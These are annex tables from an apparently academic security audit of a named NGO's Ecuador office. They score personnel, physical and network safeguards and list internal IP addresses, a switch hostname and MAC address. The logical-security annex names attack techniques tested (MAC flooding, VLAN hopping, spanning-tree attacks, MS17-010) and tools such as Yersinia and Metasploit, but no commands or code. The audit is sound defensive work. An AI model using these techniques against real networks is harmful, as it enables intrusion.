1	Accesos no autorizados	3	3	3	3	Puntos de red sin ningún tipo de restricción para acceso a recursos de la organización.
2	Comportamientos anómalos de equipos de red	3	3	1	1	Los equipos de red de la infraestructura no se encuentran monitorizados.
1	Pérdida de información	2	1	3	3	Archivos de respaldos incompletos o corruptos.
1	Robo de información	1	3	1	1	Robo de respaldos de información.
1	Virus Informáticos	2	3	3	3	Presencia de virus en el servidor de la intranet.
1,2	Sniffing Pasivo	3	3	1	1	Descubrimiento de topología a través de protocolos por defecto activos en los equipos de Red: STP, CDP, DTP, VTP.
1,2	Mac Flooding Attack	3	3	1	3	Puertos de equipos de red sin políticas de seguridad para conexiones de equipos a nivel de MAC, con alto riesgo de saturar la tabla MAC.

1,2	Man in the Middle	3	3	3	3	Intercepción de tráfico de red.
1,2	Vlan Hopping Attack	2	3	3	3	Acceso a todas las VLANs.
1,2	Ataques a Spanning Tree	2	3	3	3	Inyección de tramas BPDUs para convertirse en Root Bridge.
1,2	Ataque de denegación de servicios a servidor de intranet	2	1	2	3	Reinicio del servidor de intranet

Realizado por: Roberto Valente, 2018

Anexo D5

Evaluación de riesgos/Seguridad Legal

Empresa	**World Vision Ecuador**				**Barrera de seguridad: Legal**
Etapa	Evaluación de Riesgos				
Técnico realiza	Roberto Valente				
Técnico revisa	Felipe Llangarí				

N° Objetivo	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**
			C	**I**	**D**	
1	Delitos informáticos penalizados por la ley	3	3	3	3	Personal no socializado sobre el marco jurídico que rige los delitos informáticos.

Realizado por: Roberto Valente, 2018

Anexo E: Resultados de búsqueda y respuesta a vulnerabilidades. Seguridad de Personal

Anexo E1

Búsqueda de Vulnerabilidades/Seguridad Personal

BÚSQUEDA DE VULNERABILIDADES								
Empresa	World Vision Ecuador	**Barrera de seguridad:**	Personal		**Principios de Seguridad**		
Etapa	Búsqueda de Vulnerabilidades				**C: Confidencialidad**		
Técnico realiza:	Roberto Valente	**Fecha inicio:**			**I: Integridad**		
Técnico revisa:	Felipe Llangarí	**Fecha fin:**			**D: Disponibilidad**		
					0 = Mejora		
					1= No mejora		
Sección 1. Políticas de Seguridad de la Información		**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
El personal de la organización conoce las Políticas de uso aceptable de equipos tecnológicos y datos? (Sí: en caso que la encuesta sea satisfactoria en más del 70% de personal)			X	Contemplado en el documento de Tips de uso de equipos de cómputo, con codificación TI-GEN-01	Encuesta Anexo I. Encuesta Políticas de la Información. Preguntas 1 al 4	1	1	1
La organización maneja Políticas de Cuentas de Usuario?		X		Consta en el apartado 11.6 del documento de manual de políticas y procedimientos de TICs con codificación TI-PO-01	Observación	0	0	0

La organización maneja Políticas de Acceso a la Red?	X		Contemplado en el documento de Política de gestión de Infraestructura Tecnológica LAN y WLAN, apartado 8 del manual de de políticas y procedimientos de TICs con codificación TI-PO-01	Observación	0	0	0
La organización maneja Políticas de ingreso a terceros?	X		Consta en el apartado 11.2 del documento de manual de políticas y procedimientos de TICs con codificación TI-PO-01	Observación	0	0	0
Las políticas que la organización maneja están actualizadas conforme al entorno tecnológico actual? Se recomienda la revisión y/o actualización de políticas cada año calendario.		X	Se verifica que el último año de actualización es del 2013	Observación	1	1	1
La organización maneja políticas de Pares de Trabajo?		X	No existe ninguna política referente a este punto	Observación	0	0	1
La organización cuenta con documentos firmados por sus empleados referente a acuerdos de no divulgación?	X			Entrevista, Observación	0	0	0
La organización cuenta con documentos donde se valide el estado de los equipos entregados y los respaldos completos e íntegros generados por el personal saliente?	X		Documento con codificación TI-GEN-02	Observación	0	0	0
Sección 2. Personal Capacitado	**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**

La organización ha recibido cursos de seguridad de la información en el último año?	X		El curso lo realizaron en el mes de mayo de julio del 2017 a través de su página https://www.wvecampus.com	Observación. Registros de culminación de curso en la página de capacitación indicada. Encuesta de Anexo I. Pregunta 7	0	0	0
Ante un ataque de ingeniería social, más del 70% del personal tomó las medidas correctas?		X		Envío de links sospechosos vía skype. Encuesta de Anexo I. Pregunta 5	1	1	1
Sección 3. Pares de Trabajo	**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
El departamento de tecnologías de la Información cuenta con pares de trabajo que puedan suplir en cualquier evento emergente la ausencia de alguno de los miembros?		X	Personal limitado ante gran carga de trabajo	Entrevista	0	0	1

Elaborado por Ing. Roberto Valente

Anexo E2

Respuesta a Vulnerabilidades. Seguridad de Personal

Respuesta a Vulnerabilidades								
Empresa		World Vision Ecuador				**Barrera de seguridad**	Personal	
Etapa		Informe Final						
Técnico realiza		Roberto Valente				**Fecha inicio**		
Técnico revisa		Felipe Llangarí				**Fecha fin**		
N° Objetivo	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**	**Control Aplicado/Propuesto**	**Control Esperado**
			C	**I**	**D**			
1	Divulgación de información confidencial	3	3	3	3	Personal no socializado en políticas de buen uso de equipos tecnológicos e información.	Socialización de políticas de buen uso de equipos tecnológicos e información.	Información totalmente resguardada por el personal.
1	Robo, alteración, destrucción de información	3	3	3	3	Contraseñas de inicio de sesión expuestas para cualquier persona.	Socialización de políticas de buen uso de equipos tecnológicos e información.	Personal cuide sus contraseñas y no las exponga bajo ninguna circunstancia. Renovación de contraseñas seguras utilizando mayúsculas, minúsculas, carácter especial, números.
1	Robo, alteración, destrucción de información	3	3	3	3	Equipos de cómputo con sesiones abiertas en ausencia del custodio del equipo.	Socialización de políticas de buen uso de equipos tecnológicos e información.	Personal protege su equipo cuando la deje desantendida a través de bloqueo de su sesión.

1	Pérdida de información	3	1	1	3	Información de usuarios no respaldadas.	Socialización de respaldo de información periódica en una unidad específica asignada.	Personal respalda su información periódicamente en la unidad de disco asignada.
1	Daños de hardware	3	1	2	3	Ingerir alimentos y bebidas cerca del hardware asignada para su trabajo.	Socialización de políticas de buen uso de equipos tecnológicos e información.	Personal no expone su equipo de cómputo al momento de ingerir alimentos o bebidas.
3	Daños de hardware	2	1	2	3	Equipos de cómputo sin mantenimiento preventivo/Equipos de cómputo fuera de garantía de fábrica.	Mantenimiento preventivo semestral de equipos tecnológicos/Equipos de cómputo bajo garantía o extensión de garantía de fábrica.	Correcto funcionamiento de equipos tecnológicos/petición y respuesta de garantía en caso de falla de hardware.
1	Daños en software	2	1	3	3	Instalación de software no autorizado.	Capacitación en temas de seguridad informática.	Personal no descarga, ni ejecuta ningún archivo sospechoso sea por el medio por el cual reciba y notifique inmediatamente al departamento de tecnologías de la información.
1	Robo de laptops de personal de campo	2	3	1	3	Exposición a robos de equipos de cómputo de personal que trabajan fuera de las oficinas de la organización.	Firma de Documentos de autorización para trabajo y custodia del equipo de cómputo fuera de la organización/Equipo de cómputo asegurado con alguna compañía de seguros.	Equipo de cómputo resguardado/ Solicitud de reembolso a aseguradora en caso de robo.

1	Accesos no autorizados	2	3	2	1	Ausencia de políticas de cuentas de usuario.	Creación de políticas de cuentas de usuario.	Creación y mantenimiento de cuentas de usuario con los diferentes perfiles.
1	Accesos no autorizados	2	3	3	3	Ausencia de políticas de acceso a la red.	Creación de políticas de acceso a la red al personal encargado de la infraestructura de red.	Control de acceso a la red tanto de equipos de la organización y de equipos externos.
1	Accesos no autorizados	2	3	3	3	Ausencia de políticas de ingresos a personal externo.	Creación de políticas de ingresos a personal externo.	Personal interno cumpliendo las políticas y protocolos ante ingreso a terceros.
1,2,3	Accesos no autorizados	3	3	3	3	Políticas de tecnologías de información desactualizadas.	Actualización periódica de políticas de tecnologías de la información.	Responder correctamente ante amenazas actuales.
1,2,3	Falta de personal capacitado para atención a incidentes	3	1	1	3	Ausencia de políticas de pares de trabajo.	Creación de políticas de pares de trabajo.	Respuesta satisfactoria a incidentes en caso de ausencia, renuncia o despido del personal encargado de un área del departamento de Tecnologías de la Información.

Elaborado por: Roberto Valente, 2018

Anexo E3

Búsqueda de vulnerabilidades. Seguridad de Personal. Segunda Parte

Búsqueda de vulnerabilidades							
Empresa	World Vision Ecuador	**Barrera de seguridad:**	**P**ersonal		**Principios de Seguridad**		
Fase	Respuesta ante vulnerabilidades				**C: Confidencialidad**		
Técnico realiza:	Roberto Valente	**Fecha inicio:**			**I: Integridad**		
Técnico revisa :	Felipe Llangarí	**Fecha fin:**			**D: Disponibilidad**		
					0 = Mejora		
					1 = No mejora		
Sección 1. Políticas de Seguridad de la Información		**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
El personal de la organización conoce las Políticas de uso aceptable de equipos tecnológicos y datos? (Si en caso que la encuesta sea satisfactoria en más del 70% de personal)			x	Contemplado en el documento de Tips de uso de equipos de cómputo, con codificación TI-GEN-01	Encuesta Anexo I. Preguntas 1 al 4	1	1	0
La organización maneja Políticas de Cuentas de Usuario?		X		Consta en el apartado 11.6 del documento de manual de políticas y procedimientos de TICs con codificación TI-PO-01	Observación	0	0	0

La organización maneja Políticas de Acceso a la Red?	X		Contemplado en el documento de Política de gestión de Infraestructura Tecnológica LAN y WLAN, apartado 8 del manual de de políticas y procedimientos de TICs con codificación TI-PO-01	Observación	0	0	0
La organización maneja Políticas de ingreso a terceros?	X		Consta en el apartado 11.2 del documento de manual de políticas y procedimientos de TICs con codificación TI-PO-01	Observación	0	0	0
Las políticas que la organización maneja están actualizadas conforme al entorno tecnológico actual? Se recomienda la revisión y/o actualización de políticas cada año calendario.	X		Se verifica que el último año de actualización es del 2013	Observación	0	0	0
La organización maneja políticas de Pares de Trabajo?	X			Observación	0	0	0
La organización cuenta con documentos firmados por sus empleados referente a acuerdos de no divulgación?	X			Entrevista	0	0	0
La organización cuenta con documentos donde se valide el estado de los equipos entregados y los respaldos completos e íntegros generados por el personal saliente?	X		Documento con codificación TI-GEN-02	Observación	0	0	0
Sección 2. Personal Capacitado	**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**

La organización ha recibido cursos de seguridad de la información en el último año?	X		El curso lo realizaron en el mes de mayo de julio del 2017 a través de su página https://www.wvecampus.com	Observación. Encuesta Anexo I. Pregunta 5	0	0	0
Ante un ataque de ingeniería social, más del 70% del personal tomó las medidas correctas?	X			Ingeniería social. Envío de links sospechosos por skype. Encuesta I. Pregunta 5	0	0	0
Sección 3. Pares de Trabajo	**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
El departamento de tecnologías de la Información cuenta con pares de trabajo que puedan suplir en cualquier evento emergente la ausencia de alguno de los miembros	X		Se realiza una capacitación de intercambio de conocimientos entre los miembros del área de tecnologías de información con un cronograma manejada por ellos.	Entrevista	0	0	0

Elaborado por: Roberto Valente, 2018

Anexo F: Resultados de búsqueda y respuesta a vulnerabilidades. Seguridad Física

Anexo F1

Búsqueda de Vulnerabilidades/Seguridad Física

Búsqueda de Vulnerabilidades								
Empresa:	World Vision Ecuador	**Barrera de seguridad**		Física				
Etapa:	Búsqueda de Vulnerabilidades							
Técnico realiza :	Roberto Valente	**Fecha inicio**						
Técnico revisa :	Felipe Llangarí	**Fecha finalización**						

Sección 1. De los Ingresos	**SI**	**NO**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
La organización cuenta con guardias de seguridad?	X			Observación	0	0	0
La organización cuenta con sistemas biométricas de ingreso?	X			Observación	0	0	0
La organización cuenta con sistemas biométricos hacia el datacenter?	X			Observación	0	0	0
La organización cuenta con cercas eléctricas?	X			Observación	0	0	0
La organización cuenta con cámaras de vigilancia?	X			Observación	0	0	0
La organización cuenta con detectores de metales?		X		Obsevación	1	0	1
Sección 2. Suministro Eléctrico							
La organización cuenta con un sistema eléctrico de trasferencia automática para casos de corte suministro eléctrico?	x			Observación	0	0	0

Los medidores eléctricos y fuente alterna, están totalmente protegidos de daños externos como apagados manuales?	x			Observación	0	0	0
Todos los equipos de cómputo tienen regulador de voltaje y/o UPSs?		x		Observación	0	1	1
Las instalaciones cuenta con puesta a tierra?	x			Observación	0	0	0
La organización hace una revisión semestral o anual del estado de los cables eléctricos para evitar cortocircuitos?		x		Entrevista	0	1	1
Los cables eléctricos están perfectamente identificados por sus colores?	x			Observación	0	0	0
Sección 3. Enlaces de Internet							
La organización cuenta con enlaces de internet redundante en modo de alta disponibilidad o en medio de equilibrio de carga?	x		Modo de alta disponibilidad	Observación	0	0	0
Sección 4. Factores Ambientales							
La organización cuenta con un sistema de ventilación correcta para su datacenter donde reside el servidor de intranet?	x			Observación	0	0	0
La temperatura dentro del datacenter se encuentra los 18 y 27 grados centígrados	x			Observación	0	0	0
La humedad en el datacenter se encuentra en el rango de 45% al 55%?	x			Observación	0	0	0
Sección 5. Sistema Antiincendios							
La organización cuenta con un sistema antiincendios el cual se encuentra en funcionamiento?	x			Observación	0	0	0

El datacenter donde reside el servidor de la intranet cuenta con detectores de humo?	x		Observación	0	0	0
EL datacenter cuenta con extintores de humo cargados, no caducados?		x	Observación	0	1	1
Sección 6. Sistema ante inundaciones						
El datacenter se encuentra en un lugar donde el riesgo de inundación sea mínimo? No se encuentra en la planta baja ni en el último piso?	X		Observación	0	0	0
El datacenter cuenta con un sistema de drenaje?		X	Observación	0	1	1
El datacenter cuenta con detectores de agua o inundaciones?		X	Observación	0	1	1
Los equipos tecnológicos se encuentran a una distancia prudencial del suelo?	X		Observación	0	0	0
Sección 7. Mantenimiento preventivo de equipos de cómputo						
La organización realiza un mantenimiento preventivo de equipos de cómputo al menos dos veces al año?	X		Entrevista	0	0	0
Sección 8. Tecnología Inadecuada						
La organización cuenta con una infraestructura cuyos equipos se encuentran dentro de la vida útil?	X		Entrevista	0	0	0
Sección 9. Vulnerabilidad de falla de equipos						
La organización cuenta con equipos tecnológicos alternos que entren en funcionamiento inmediatamente en caso de fallas en el equipo principal?	X		Entrevista	0	0	0

Todos los equipos tecnológicos de la organización se encuentra con la garantía vigente del fabricante?		X	Entrevista	0	0	1
Sección 10. Vulnerabilidades ante desastres naturales						
La organización cuenta con un sitio alterno en una zona geográfica distinto para el levantamiento de servicios en caso de un desastre natural que provoque la caída del datacenter principal?	X		Entrevista	0	0	0
Sección 11. Vulnerabilidades en resguardo de respaldos de información						
La información de respaldo de configuraciones de equipos tecnológicos, información de personal, bases de datos, se encuentran en medios de almacenamiento en buen estado, resguardado bajo seguridades con su respectiva etiqueta?	X		Observación	0	0	0
Sección 12. Vulnerabilidades ante robos						
Los equipos del datacenter se encuentran protegidos en un lugar seguro bajo llaves y sistemas biométricos?	X		Observación	0	0	0
Los medios de acceso al datacenter como llaves, credenciales o cualquier otro tipo de acceso se encuentran bajo custodia únicamente del personal autorizado?	X		Observación	0	0	0
Los equipos tecnológicos se encuentran asegurados por alguna compañía de seguros?	X		Entrevista	0	0	0
El edificio cuenta con alarmas, cámaras de vigilancia, cercos eléctricos, cerraduras eléctricas, convenio con compañía de vigilancia	X		Observación	0	0	0

Realizado por: Roberto Valente, 2018

Anexo F2

Respuesta a Vulnerabilidades. Seguridad Física

Respuesta a Vulnerabilidades								
Empresa:		World Vision Ecuador				**Barrera de seguridad**	Física	
Etapa:		Informe Final						
Técnico realiza:		Roberto Valente				**Fecha inicio**		
Técnico revisa:		Felipe Llangarí				**Fecha fin**		
N° Objetivo	**Riesgo**	**PO**	**Impacto sobre**			**Vulnerabilidad**	**Control Aplicado/Propuesto**	**Control Esperado**
			C	**I**	**D**			
1	Accesos no autorizados	2	3	3	3	Puertas principales de acceso sin personal de vigilancia.	Contratación de guardias de seguridad	Personal de vigilancia cuidando el ingreso al edificio.
1	Accesos no autorizados	2	3	3	3	Falta de sistemas biométricos de ingreso a instalaciones y cuartos críticos.	Sistemas biométricos de ingresos	Accesos a instalaciones únicamente a personal autorizado.
1	Robo de hardware	2	2	1	3	Perímetros de edificio sin cercas eléctricas.	Instalación de cercas eléctricas	Frustación de robo por ingreso a edifico a través de las paredes de los perímetros del edificio.
1	Acceso no autorizados	2	2	1	3	Áreas de edificios sin vigilancia.	Instalación de cámaras de vigilancia.	Personal de vigilancia atento a movimientos inusuales en el edificio.

1	Vandalismo	1	3	3	3	Ingreso de personas con armas blancas o armas de fuego.	Instalación de detectores de metales y revisión por parte de guardias de vigilancia.	Detección de personas que traen consigo armas blancas o armas de fuego.
2	Falta de suministro eléctrico	2	1	2	3	Instalaciones sin sistemas de trasferencia automáticas para casos de cortes eléctricos de la línea principal.	Instalación de sistemas de transferencias automáticas.	99% de disponibilidad de suministro eléctrico.
2	Falta de suministro eléctrico	1	1	2	3	Medidores eléctricos y fuentes eléctricas alternas expuestas al aire libre sin ningún tipo de seguridades.	Ubicación de medidores eléctricos y fuentes alternas en un lugar sin ningún tipo de restricciones ni seguridades.	Continuidad del servicio eléctrico.
2	Daños en hardware	2	1	3	3	Equipos de cómputo sin reguladores de voltaje y/o UPSs	Instalación de reguladores de voltaje y/o UPS	Protección del equipo contra bajas tensiones o sobretensiones, supresión de picos y eliminación de interferencias electromagnéticas. Disponibilidad del equipo contra pérdida de información por corte de servicio de energía eléctrica principal.
2	Daños en hardware	2	1	3	3	Instalaciones eléctricas sin puestas a tierra	Instalaciones eléctricas con puestas a tierra	Eliminación de electricidad estática cuya descarga dañe componentes electrónicos.

2	Explosión	2	1	3	3	Falta de mantenimiento del sistema eléctrico.	Mantenimiento preventivo semestral del sistema eléctrico.	Mitigación de posibles explosiones por cortocircuitos.
2	Caida de red	2	1	1	3	Falla física en los enlaces de red redundantes	Mantenimiento preventivo de enlaces de red redundantes	Continuidad de servicio en caso de falla en enlaces de red críticos.
2	Calentamiento de servidores	2	1	2	3	DataCenter sin sistema de ventilación y aire acondicionado	Instalación de sistemas de ventilación y aire acondicionado.	Servidor funcionando correctamente en el rango de temperatura recomendada por el fabricante. En caso de equipos DELL es de 23 grados centígrados.
2	Servidor fuera de servicio	2	1	2	3	- Acumulación de cargas electroestáticas. - Corrosión	Presencia de humedad en el datacenter entre el 40% y el 55% recomendado por la norma TIA/EIA 942.	Mantener la humedad en el rango óptimo mitigando las descargas estáticas y la corrosión.
2	Incendios	2	1	3	3	La organización no cuenta con un sistema anti-incendios	Instalación de un sistema anti-incendios con sus respectivos detectores de humo, extintores de humos cargados y vigentes, no caducados.	Respuestas automatizadas en caso de incendios.

2	Inundaciones	1	1	3	3	La organización no cuenta con un sistema anti-inundaciones	Instalación de un sistema anti-inundaciones, con un datacenter que no se encuentre en la planta baja ni en el último piso, con un sistema de drenaje en funcionamiento con sus respectivos detectores de agua e inundaciones.	Respuestas automatizadas en caso de inundaciones.
2	Daños de hardware	3	1	3	3	Falta de mantenimiento preventivo periódico en los equipos tecnológicos	Mantenimiento preventivo de equipos tecnológicos con un total mínimo de dos durante el año.	Equipos tecnológicos funcionando correctamente, libre de daños de hardware y ofreciendo continuidad en el servicio.
2	Servidor fuera de servicio	1	1	1	3	Infraestructura instalado con equipos tecnológicos depreciados	Renovación de equipos tecnológicos planificado en base al inventario tecnológico manejado.	Infraestructura tecnológica con respuestas satisfactorias conforme a las exigencias tencológicas actuales.
2	Daños de hardware	2	1	3	3	La organización no cuenta con equipos tecnológicos alternos en caso de falla de algún componente electrónico	Instalación de equipos backups que entren en funcionamiento en caso de daños en el equipo principal. Mantenimiento vigente de garantía de fábrica del equipo tecnológico.	Continuidad del servicio

2	Falta de disponibilidad de aplicaciones críticas	2	1	2	3	La organización no cuenta con un sitio alterno para la continuidad de servicios en caso desastres naturales en la edificación principal	Levantamiento de sitio alterno. Se puede utilizar VMWare Sphere Replication. La replicación se hace a nivel de máquina virtual. En este punto se debe garantizar buena conectividad entre el datacenter y el sitio alterno.	Continuidad del servicio
1	Pérdida de información	3	1	3	3	Medios de almacenamiento de respaldo de información ubicados en lugares sin seguridades y expuestas a daños por factores ambientales	Medios de almacenamiento de respaldos de información resguardado bajo seguridades en ambientes óptimos y debidamente etiquetados	Integridad y disponibilidad de respaldos de información

Realizado por: Roberto Valente, 2018

Anexo F3

Respuesta a vulnerabilidades. Seguridad Física. Segunda Parte

Respuesta a Vulnerabilidades								
Empresa:	World Vision Ecuador	**Barrera de seguridad**		Física			**Principios de Seguridad**	
Etapa:	Búsqueda de Vulnerabilidades						**C: Confidencialidad**	
Técnico realiza :	Roberto Valente	**Fecha inicio:**					**I: Integridad**	
Técnico revisa :	Felipe Llangarí	**Fecha finalización:**					**D: Disponibilidad**	
							0 = Mejora	
							1 = No mejora	
Sección 1. De los Ingresos		**SI**	**NO**	**Observaciones**	**Instrumento**		**C**	**I** **D**

La organización cuenta con guardias de seguridad?	x			Observación	0	0	0
La organización cuenta con sistemas biométricas de ingreso?	x			Observación	0	0	0
La organización cuenta con sistemas biométricos hacia el datacenter?	x			Observación	0	0	0
La organización cuenta con cercas eléctricas?	x			Observación	0	0	0
La organización cuenta con cámaras de vigilancia?	x			Observación	0	0	0
La organización cuenta con detectores de metales?	x		Se recomienda el detector de metal PD140E de la marca eia	Obsevación	0	0	0
Sección 2. Suministro Eléctrico							
La organización cuenta con un sistema eléctrico de trasferencia automática para casos de corte suministro eléctrico?	x			Observación	0	0	0
Los medidores eléctricos y fuente alterna, están totalmente protegidos de daños externos como apagados manuales?	x			Observación	0	0	0
Todos los equipos de cómputo tienen regulador de voltaje y/o UPSs?		x		Observación	0	1	1
Las instalaciones cuenta con puesta a tierra?	x			Observación	0	0	0

La organización hace una revisión semestral o anual del estado de los cables eléctricos para evitar cortociruitos?	X	Se recomienda la importancia de este punto frente a los daños que podría provocar, sin embargo la organización requerirá de un tiempo prudencial y de presupuesto para su planificación y ejecución.	Entrevista	0	0	0
Los cables eléctricos están perfectamente identificados por sus colores?	x		Observación	0	0	0
Sección 3. Enlaces de Internet						
La organización cuenta con enlaces de internet redundante en modo de alta disponibilidad o en medio de equilibrio de carga?	x	Modo de alta disponibilidad	Observación	0	0	0
Sección 4. Factores Ambientales						
La organización cuenta con un sistema de ventilación correcta para su datacenter donde reside el servidor de intranet?	X		Observación	0	0	0
La temperatura dentro del datacenter se encuentra los 18 y 27 grados centígrados	X		Observación	0	0	0
La humedad en el datacenter se encuentra en el rango de 45% al 55%?	X		Observación	0	0	0
Sección 5. Sistema Antiincendios						
La organización cuenta con un sistema antiincendios el cual se encuentra en funcionamiento?	X		Observación	0	0	0
El datacenter donde reside el servidor de la intranet cuenta con detectores de humo?	X		Observación	0	0	0

EL datacenter cuenta con extintores de humo cargados, no caducados?	X		La organización gestionará la adquisición y el cuidado de mantener vigente la carga de los extintores	Observación	0	0	0
Sección 6. Sistema ante inundaciones							
El datacenter se encuentra en un lugar donde el riesgo de inundación sea mínimo? No se encuentra en la planta baja ni en el último piso?	X			Observación	0	0	0
El datacenter cuenta con un sistema de drenaje?		X	La organización deberá gestionar este sistema y estar conciente de las vulnerabilidades existentes por la ausencia de la misma	Observación	0	1	1
El datacenter cuenta con detectores de agua o inundaciones?		X	La organización deberá gestionar este sistema y estar conciente de las vulnerabilidades existentes por la ausencia de la misma	Observación	0	1	1
Los equipos tecnológicos se encuentran a una distancia prudencial del suelo?	X			Observación	0	0	0
Sección 7. Mantenimiento preventivo de equipos de cómputo							
La organización realiza un mantenimiento preventivo de equipos de cómputo al menos dos veces al año?	X			Entrevista	0	0	0
Sección 8. Tecnología Inadecuada							
La organización cuenta con una infraestructura cuyos equipos se encuentran dentro de la vida útil?	X			Entrevista	0	0	0

Sección 9. Vulnerabilidad de falla de equipos							
La organización cuenta con equipos tecnológicos alternos que entren en funcionamiento inmediatamente en caso de fallas en el equipo principal?	X			Entrevista	0	0	0
Todos los equipos tecnológicos de la organización se encuentra con la garantía vigente del fabricante?		X	El tema de presupuesto es un impedimento para la realización total de este punto	Entrevista	0	0	1
Sección 10. Vulnerabilidades ante desastres naturales							
La organización cuenta con un sitio alterno en una zona geográfica distinto para el levantamiento de servicios en caso de un desastre natural que provoque la caida del datacenter principal?	X			Entrevista	0	0	0
Sección 11. Vulnerabilidades en resguardo de respaldos de información							
La información de respaldo de configuraciónes de equipos tecnológicos, información de personal, bases de datos, se encuentran en medios de almacenamiento en buen estado, resguardado bajo seguridades con su respectiva etiqueta?	X			Observación	0	0	0
Sección 12. Vulnerabilidades ante robos							
Los equipos del datacenter se encuentran protegidos en un lugar seguro bajo llaves y sistemas biométricos?	X			Observación	0	0	0
Los medios de acceso al datacenter como llaves, credenciales o cualquier otro tipo de acceso se encuentran bajo custodia únicamente del personal autorizado?	X			Observación	0	0	0
Los equipos tecnológicos se encuentran asegurados por alguna compañía de seguros?	X			Entrevista	0	0	0

El edificio cuenta con alarmas, cámaras de vigilancia, cercos eléctricos, cerraduras eléctricas, convenio con compañía de vigilancia	X		Observación	0	0	0

Realizado por: Roberto Valente, 2018

Anexo G: Resultados de búsqueda y respuesta a vulnerabilidades. Seguridad Lógica

Anexo G1

Equipos de red a evaluar

Equipo a evaluar	Dirección IP de acceso
Switch 1	172.16.10.9
Servidor	172.16.1.48

Realizado por: Roberto Valente

Anexo G2

Sniffing Pasivo/Seguridad Lógica

Sniffing Pasivo			
Empresa	World Vision Ecuador	**Dirección IP de Origen desde donde se realiza el sniffing**	172.16.21.1
Etapa	Seguridad Lógica		
Técnico realiza	Roberto Valente	**Fecha de inicio**	
Técnico revisa	Felipe Llangarí	**Fecha de fin**	

Protocolo	**Descripción**	
CDP	Estado	Activo
	Dirección MAC de Puerto	0039.f837.0104
	Nombre del Equipo	sw-access-4
	Plataforma	Cisco IOSv
	VLAN	21
	Ip de administración	172.16.10.9
STP	Estado	Activo
	Prioridad	32768
	VLAN	21
	Root Bridge	0039.f837.0104
	Bridge Identifier	0039.f837.0104
DTP	Protocolo habilitado	

Realizado por: Roberto Valente

Anexo G3

Seguridad de contraseñas de servidor de intranet

Parámetros de Seguridad	Características
Contraseñas diferentes para cada servidor.	No
Contraseña descifrables con diccionario	No
Utilización del login como contraseña	No
Longitud de las contraseñas	15
Uso de mayúsculas y minúsculas	Sí
Utilización de letras y números	Sí
Utilización de caracteres especiales	Sí
Cambio regular de las contraseñas	Solo en caso de salida de personal y eventos fortuitos de seguridad
Contraseñas visibles en escritorio	No

Realizado por: Roberto Valente

Anexo G4

Búsqueda de Vulnerabilidad / Seguridad Lógica

Búsqueda de Vulnerabilidades							
Empresa:	World Vision Ecuador	**Barrera de Seguridad:**		Lógica	**Pilares de la Seguridad de la Información**		
Etapa:	Búsqueda de Vulnerabilidades						
Técnico realiza :	Roberto Valente	**Fecha inicio:**			**0= Mejora**		
Técnico revisa	Felipe Llangarí	**Fecha fin:**			**1= No mejora**		
Sección 1. Recolección de Información		**SI**	**No**	**Observaciones**	**Instrumento**	**C**	**I**	**D**
Se realiza la conexión a un punto de red, sin ningún tipo de restricción como la configuración de port-security?		X				1	0	0
Se puede verificar la información DNS del servidor de la intranet con su dirección privada, fuera de la red local?		X			Kali linux-dnsenum	1	0	0
Se puede realizar un mapeo fácilmente de los equipos de comunicación desde el punto de red hasta el servidor de intranet?		X			Kali llinux - Zenmap	1	0	0
Se puede verificar la versión snmp del switch de comunicación hacia el servidor de intranet?		X			Kali llinux - Zenmap	1	0	0
Se puede verificar los puertos abiertos del switch de comunicación hacia el servidor de intranet?		X			Kali llinux - Zenmap	1	0	0
Se puede identificar los datos del switch y/o router como marca, modelo?		X			Kali llinux - Zenmap	1	0	0
Sección 2. Respaldos de Información								
La organización cuenta con una herramienta para respaldar la información?		X		ARCServer 15.	Observación	0	0	0

Los archivos de respaldos son generados bajo una técnica de encriptación?	X		Algoritmo de cifrado AES de 256 bits	Observación	0	0	0
Se maneja una bitácora de respaldos con una frecuencia diaria, semanal, mensual y anual?	X		Se lo hace vía intranet.	Observación	0	0	0
La restauración de información se realiza correctamente?	X			Observación	0	0	0
Sección 3. Estado de Antivirus							
El servidor de intranet se encuentra protegido por un antivirus actualizado?	X			Observación	0	0	0
Sección 4. Testeo de equipos de red (switch,routers)							
Se puede realizar un Sniffing Pasivo	X			Ettercap, Wireshark	0	1	0
Supera las técnicas de Mac Flooding Attack		X		dnsniff, macof	1	1	1
Supera la técnica de DCHP Sppofing		X		dnsmaq, Yersenia	1	1	1
Supera la técnica de Man in de middle		X		dnsniff, arpspoof, wireshark	1	1	1
Supera la técnica Vlan Hopping attack		X		Yersinia	1	1	1
Supera los ataques a Spanning Tree		X		Yersinia	1	1	1
Sección 5. Testeo de Servidor de Intranet							
Se puede verificar con un ping fácilmente el estado de respuesta del servidor de intranet a un equipo externo al de la organización?	X			nmap	1	0	0

Los puertos y servicios abiertos en el servidor son los realmente necesarios?	X	Es necesario dotar de privilegios únicamente al rango de direcciones de administración	zenmap, nessus	1	1	1
El servidor supera algún ataque de denegación de servicios?	X		Kali Linux, metasploit	0	1	1
El servidor supera algún tipo de ataque sobre los puertos y servicios descubiertos?	X		Kali linux, metasploit	1	1	1
El servidor supera la vulnerabilidad en la resolución DNS con código registrado en las actualizaciones de microsoft MS11-030 identificado por la aplicación Nessus?	X		Nessus, Metasploit	1	1	1
El servidor supera la vulnerabilidad con código registrado en las actualizaciones de microsoft MS15-034 identificado por la aplicación Nessus?	X		Nessus, Metasploit	1	1	1
El servidor supera la vulnerabilidad con código registrado en las actualizaciones de microsoft MS17-010 identificado por la aplicación Nessus?	X		Nessus, Metasploit	1	1	1
El servidor supera la vulnerabilidad con código registrado en las actualizaciones de microsoft MS16-047 identificado por la aplicación Nessus?	X		Nessus, Metasploit	1	1	0
En la configuración del servidor se encuentra habilitada la firma Server Message Block (SMB)?	X		Nessus, Metasploit	1	0	0

Elaborado por: Roberto Valente, 2018

Anexo G5

Respuesta a Vulnerabilidades. Seguridad Lógica

Respuesta a Vulnerabilidades								
Empresa:		World Vision Ecuador				**Barrera de seguridad:**	Lógica	
Etapa:		Informe Final						
Técnico realiza:		Roberto Valente				**Fecha inicio:**		
Técnico revisa:		Felipe Llangarí				**Fecha fin:**		
